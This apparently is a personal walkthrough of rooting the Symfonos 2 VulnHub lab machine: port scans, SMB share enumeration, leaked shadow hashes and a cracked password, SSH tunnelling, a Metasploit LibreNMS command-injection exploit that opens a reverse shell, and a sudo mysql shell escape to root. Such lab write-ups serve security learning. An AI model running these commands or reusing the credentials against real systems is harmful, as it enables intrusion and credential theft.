Symfonos_2 (Vulnhub)

ip address if the machine :- 192.168.122.220

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 192.168.122.220
PING 192.168.122.220 (192.168.122.220) 56(84) bytes of data.
64 bytes from 192.168.122.220: icmp_seq=1 ttl=64 time=0.640 ms
64 bytes from 192.168.122.220: icmp_seq=2 ttl=64 time=0.584 ms
64 bytes from 192.168.122.220: icmp_seq=3 ttl=64 time=0.778 ms
64 bytes from 192.168.122.220: icmp_seq=4 ttl=64 time=0.801 ms
64 bytes from 192.168.122.220: icmp_seq=5 ttl=64 time=0.760 ms
64 bytes from 192.168.122.220: icmp_seq=6 ttl=64 time=0.800 ms
64 bytes from 192.168.122.220: icmp_seq=7 ttl=64 time=0.436 ms
64 bytes from 192.168.122.220: icmp_seq=8 ttl=64 time=0.647 ms
64 bytes from 192.168.122.220: icmp_seq=9 ttl=64 time=0.691 ms
^C
--- 192.168.122.220 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8041ms
rtt min/avg/max/mdev = 0.436/0.681/0.801/0.113 ms
```

machine is on!!!!

```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 192.168.122.220
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 21:33 IST
Nmap scan report for symfonos2 (192.168.122.220)
Host is up (0.00030s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 52:54:00:E5:4E:A4 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

open ports!!!!!

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
|_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp  open  http        WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 52:54:00:E5:4E:A4 (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

did a script scan!!!

```
 ============================( Share Enumeration on 192.168.122.220 )============================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SYMFONOS2
```

found some shares using enum4linux.

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ smbclient //192.168.122.220/anonymous/
Password for [WORKGROUP\sohamt]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul 18 20:00:09 2019
  ..                                  D        0  Thu Jul 18 19:59:08 2019
  backups                             D        0  Thu Jul 18 19:55:17 2019

                19728000 blocks of size 1024. 16312292 blocks available
smb: \> cd backups
smb: \backups\> ls
  .                                   D        0  Thu Jul 18 19:55:17 2019
  ..                                  D        0  Thu Jul 18 20:00:09 2019
  log.txt                             N    11394  Thu Jul 18 19:55:16 2019

                19728000 blocks of size 1024. 16312292 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (1854.5 KiloBytes/sec) (average 1854.5 KiloBytes/sec)
smb: \backups\> exit
```

found log.txt file and opening it in mousepad.

```
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
#
# Some options that are often worth tuning have been included as
# commented-out examples in this file.
#  - When such options are commented with ";", the proposed setting
#    differs from the default Samba behaviour
#  - When commented with "#", the proposed setting is the default
#    behaviour of Samba but the option is considered important
#    enough to be mentioned here
#
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#======================= Global Settings =======================
```

it's the samba configuration file.

just re installed the machine and new ip is

192.168.122.11

```
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:18095:0:999
99:7:::
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0SxU3D/:18095:0:999
99:7:::
```

found password hashes.

```
aeolus:sergioteamo
```

found password for the user.


```
aeolus@symfonos2:/opt$ cat /etc/apache2/sites-available/librenms.conf
<VirtualHost 127.0.0.1:8080>
  DocumentRoot /opt/librenms/html/
  ServerName  localhost

  AllowEncodedSlashes NoDecode
  <Directory "/opt/librenms/html/">
    Require all granted
    AllowOverride All
    Options FollowSymLinks MultiViews
  </Directory>
</VirtualHost>
```

found librems.conf file file and seeing that it is running at localhost on the machine.

```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ ssh -L 8181:localhost:8080 aeolus@192.168.122.11
aeolus@192.168.122.11's password:

Permission denied, please try again.
aeolus@192.168.122.11's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 15 11:29:59 2024 from 192.168.122.108
aeolus@symfonos2:~$
```

port forwarding 8080 of the machine to our local host port 8181.

opened it on 8181 and got a login page.



was able to login using creds. of aeolus.

will be using metasploit for further exploitation.

```
msf6 > search librenms

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/librenms_collectd_cmd_inject  2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   1  exploit/linux/http/librenms_addhost_cmd_inject   2018-12-16       excellent  No     LibreNMS addhost Command Injection


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/http/librenms_addhost_cmd_inject

msf6 >
```

will be using 1.

```
msf6 exploit(linux/http/librenms_addhost_cmd_inject) > exploit

[*] Started reverse TCP double handler on 192.168.122.108:4444
[*] Successfully logged into LibreNMS. Storing credentials...
[+] Successfully added device with hostname sUuFnqyCsV
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully deleted device with hostname sUuFnqyCsV and id #2
[*] Command: echo NP6pfTgrz6aJYa0U;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "NP6pfTgrz6aJYa0U\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.122.108:4444 -> 192.168.122.11:44302) at 2024-08-15 22:26:41 +0530

python -c 'import pty; pty.spawn("/bin/bash")'
cronus@symfonos2:/opt/librenms/html$
```

set options and enter exploit and gained a reverse shell.


```
cronus@symfonos2:/tmp/Privy$ sudo -l
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
```

did sudo -l and saw that the user can run only one command mysql.

```
cronus@symfonos2:/tmp/Privy$ sudo mysql -e '\! /bin/sh'
sudo mysql -e '\! /bin/sh'
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

went to GTFObins and escalated privileges.

```
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt

        Congrats on rooting symfonos:2!
```



```
        Contact me via Twitter @zayotic to give feedback!

# 
```

got it.....